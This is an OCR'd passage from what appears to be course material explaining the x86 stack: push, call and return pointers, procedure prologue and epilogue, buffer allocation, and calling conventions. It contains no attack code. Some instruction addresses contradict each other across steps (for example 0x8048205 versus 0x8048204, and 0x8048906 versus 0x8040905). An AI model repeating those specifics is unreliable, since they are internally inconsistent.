is AT&T. We cover assembly syntax shortly.


In the lower right is an area indicated as ”Stack." This is the procedure stack for the process. In this instance, the stack starts at high memory and grows toward low memory. This may be the opposite direction than you would expect. The stack and the heap grow toward each other in Linux binaries but are far away from each other in memory. This is to ensure they never collide. Because the heap grows from low memory to high memory, it makes sense for the stack to grow from high memory to low memory. As previously described, the stack utilizes two special pointers. The stack pointer always points to the top of the current stack frame, and the base pointer, on 32-bit applications, always points to the saved frame pointer (SFP) position. The SFP restores the base pointer during function epilogue, to be covered shortly. With the instruction being executed, there are no changes to the stack’s state.



Stack Operation – Push Instruction

On this slide, the IP has moved down one position to memory address `0x8048205` from `0x8048204`. Depending on the architecture, each instruction executed may be variable in size. Some instructions may be a single byte, incrementing the instruction pointer by a single byte upon execution to the next instruction, whereas other instructions may be 2, 3, 4, or more bytes, incrementing the address held by the instruction pointer several bytes. Please note that the instruction size and spacing between addresses on the slides may not be precise to that of assembled code. It is simply an example.

As stated, the IP currently points to `0x8048205. The address in bold` holds the instruction `push %edi`. The push instruction takes the indicated value and pushes it onto the stack as a `DWORD` or `QWORD` (depending on the architecture) at the position directly above where the stack pointer is pointing. If you look at the stack image on the slide, the ESP register is now pointing above where it was previously pointing. This is due to the contents of the EDI register being pushed onto the stack by the `push %edi` instruction. The value pushed onto the stack is likely an argument to the upcoming function call to `func_x`.




The Call Instruction and Return Pointer

The prior instruction has been executed and the IP now points to address `0x8048207`. `The address in bold` holds the instruction call `func_x`. The call instruction is what is used to redirect the instruction pointer to another function's code. It has two main jobs:

- Take the address pointed to by the IP register, push it onto the stack, serving as the return pointer. Technically, the IP, also known as the Program Counter (PC), already points to the address of the instruction after the call due to the way in which the instruction cycle works. We simple push this address onto the stack as part of the call instruction.
- Redirect the instruction pointer to the called function's entry point.


The return pointer is used by the called function to give control back to the caller upon completion. Typically, when a function is called, it is expected that control will be returned. If we ask a function to perform a simple operation such as concatenating two strings, we want control back after the operation has been completed. To ensure that we get control back, we must provide a return address. The call instruction takes the address of the next instruction to execute, in this case `0x8048207`, and pushes it onto the stack frame of the called function. This will be used later to return control to the caller. As you can see on the slide, ESP now points to the return pointer back to `main()`. The call instruction then redirects the instruction pointer to the memory address of the start of the called function.



Procedure Prologue – Step One


Now that control has been passed to the `func_x()` function, the program executes the compiler-added code known as the procedure prologue. The procedure prologue is a short set of instructions that helps build the stack frame of the called function. Note that this compiler-added code is common with internal functions; however, not all functions require a prologue in this manner.

Currently, the base pointer (EBP) points down into main()'s stack frame. We want to adjust it to point up into the stack frame of `func_x`. Before doing that, we need to make sure that we preserve the address it is currently pointing to in `main()'s` stack frame so that we can restore it later. To accomplish this, we execute step one of the procedure prologue, `push %ebp`, which is currently at address `0x8048801`. This instruction takes the stack address held in EBP and pushes it onto the stack, becoming the saved frame pointer (SFP). This variable will later be used to restore EBP to where it previously pointed. Throughout the duration of this function call, EBP always points to the SFP. This is important on 32-bit applications because any arguments passed to the function, if relevant, can be accessed by referencing a positive offset to EBP, such as EBP+8 and EBP+12. On 64-bit applications, arguments are typically supplied via general-purpose registers such as r8, r9, and so on. Note that, as expected, ESP is pointing to the SFP due to the push instruction.



Procedure Prologue – Step Two

We now execute step two of the procedure prologue at memory address 0x8048802. At that address is the instruction `mov %esp, %ebp`. This instruction copies the address held in ESP into EBP. As shown in the stack image on the slide, EBP and ESP now both point to the SFP pushed onto the stack by the previous instruction. As stated, EBP points to the SFP throughout the duration of the function call to `func_x()`. If `func_x()` were to call another function, that function may have its own procedure prologue, which would adjust the stack pointers accordingly but is also responsible for restoring the stack registers to their previous positions when finished. This is what becomes a call chain. As long as each function properly keeps track of the caller's state, unwinding occurs without issue.




Allocating Memory on the Stack

Because the stack grows from high memory toward low memory, we subtract from the stack pointer to allocate a buffer. The IP currently points inside of func_x()'s core code block. We are about to execute the instruction sub 0x20, %esp. This instruction says to take the address held in ESP and subtract 32 bytes. ESP now points -32 bytes from the location of the SFP where EBP is still pointing. We have just allocated a 32-byte buffer, and now ESP points to the top of the current stack frame, as it always should. At this point, the procedure prologue is finished and a buffer for the called function has been allocated. In the middle of the `func_x()` block on the slide it says, "`… # func_x code to execute`". In this area would be the executable code for `func_x()`, and it would be executed as expected. When that function has run through all its code, it is time to return control to the `main()` function. We next describe the procedure epilogue that is responsible for tearing down the stack frame of the called function, restoring the stack pointers to their previous positions, and returning code execution to the caller.

Note that some functions may include multiple calls to functions that perform operations such as the copying of data into a stack buffer. At the beginning of the function call there may be an overall buffer allocation that compensates for all of these operations within the function. It is common to see the destination address within a buffer being calculated by using instructions such as load effective address (lea), referencing the base pointer. For example:


```
lea -0x18(%ebp), %eax
```

This instruction is saying to take the address at -24-bytes from the current address held in the base pointer and load it into the EAX register. This address would then be pushed onto the stack to serve as the destination address of a memory copy operation.




Procedure Epilogue – Step One

We have now reached the compiler-inserted code sequence known as the procedure epilogue. The procedure epilogue basically reverses the steps made during procedure prologue. The IP currently points to the address `0x8048905`, and the emboldened address holds the instruction `mov %ebp, %esp`. This is step one of the procedure epilogue. The instruction copies the address held in EBP, which still points to the SFP, over to ESP. ESP and EBP now both point to the SFP on the stack. The area on the top of the stack marked as "Old Data" is simply the remnants of previously used memory. The old data is still there, but it is no longer needed by the process.



Procedure Epilogue – Step Two

The IP has now incremented down to address `0x8048906. We are now executing at the address 0x8040905, which` holds the instruction `pop %ebp`. This is step two of the procedure epilogue. The pop instruction takes the value being pointed to by the stack pointer and places it into the designated register. In this step of the epilogue, we take the SFP and pop it into the EBP register, restoring EBP to its prior location inside of the `main()` function's stack frame.




Procedure Epilogue – Step Three

We are now at step three of the procedure epilogue, where we will execute the ret instruction. The IP will move on, as shown by the dotted line, and point to the address stored as the return pointer on the stack within the calling function. The `ret` instruction stands for "`return`" and is a special instruction that takes the value currently being pointed to by the stack pointer, `0x8048207` in this case, and redirects the instruction pointer to that address. This is a critical operation to ensure that the caller gets back control. If the return pointer is intentionally or unintentionally overwritten, results could be catastrophic to the process.

Steps one and two of the procedure epilogue may also be disassembled as the instruction "`leave.`" This instruction would perform the same operation as `mov %ebp, %esp` and `pop %ebp.` This would still be followed with a `ret.` The same can be said for the "`enter`" instruction and its relation to the procedure prologue, which we will not come across in this section.

Note that we have an issue. The stack pointer now points to the old argument, passed to the **func_x()** function, titled "EDI's Contents." This data is no longer needed, but something needs to clean it up so that the stack pointer is adjusted further down the stack, in this case by 4-bytes, since there is only one 4-byte argument. Take a look at the next slide to see how we handle this common scenario.



Return to Caller

On this slide, we can see that the IP points back into the `main()` function to the address 0x8048209, which is immediately right after the return pointer address used in this example. The stack registers, ESP and EBP, are pointing to their previous positions inside of the `main()` function's stack frame, before the argument was pushed onto the stack for the called function.

If you remember, at memory address `0x8048204` is where we pushed that value (argument) onto the stack to `func_x()`. ESP needs to be adjusted appropriately by code, so that it points 4-bytes further down the stack, passed the old argument. One solution could be to use the instruction `ret 4` instead of just `ret` in step three of the procedure epilogue, as indicated at the bottom of func_x(). That would adjust the stack pointer 4 bytes further than it normally would after the return, marking the EDI's Contents variable as dead. This operation could also be handled by the calling function after control is returned by the called function. A simple instruction such as `add 4, %esp` would accomplish the same goal, as indicated inside of main()'s block of code at address 0x8048207. What determines this behavior? See the next slide on calling conventions.

Calling Conventions

- Defines how functions receive and return data
  - Parameters are placed in registers or on the stack
  - Defines the order of how this data is placed
  - Includes adjusting the stack pointer during or after the function epilogue to advance over arguments
- Most common calling conventions:
  - cdecl: Caller places parameters to called function from right to left, and the caller tears down the stack
  - stdcall: Parameters placed by caller from right to left, and the called function is responsible for tearing down the stack

Calling Conventions

It is important to understand how parameters are passed to called functions and how functions return data. This is determined by the calling convention used by a program. There are several calling conventions, and we discuss the two most common for x86. The `cdecl` calling convention is common among C programs. It defines the order in which arguments or parameters are passed to a called function as being from right to left on the stack. With `cdecl`, the calling function is responsible for tearing down the stack. The EAX register is used to return values to the caller, as we have seen throughout the course. Procedure epilogue data is automatically added to the program 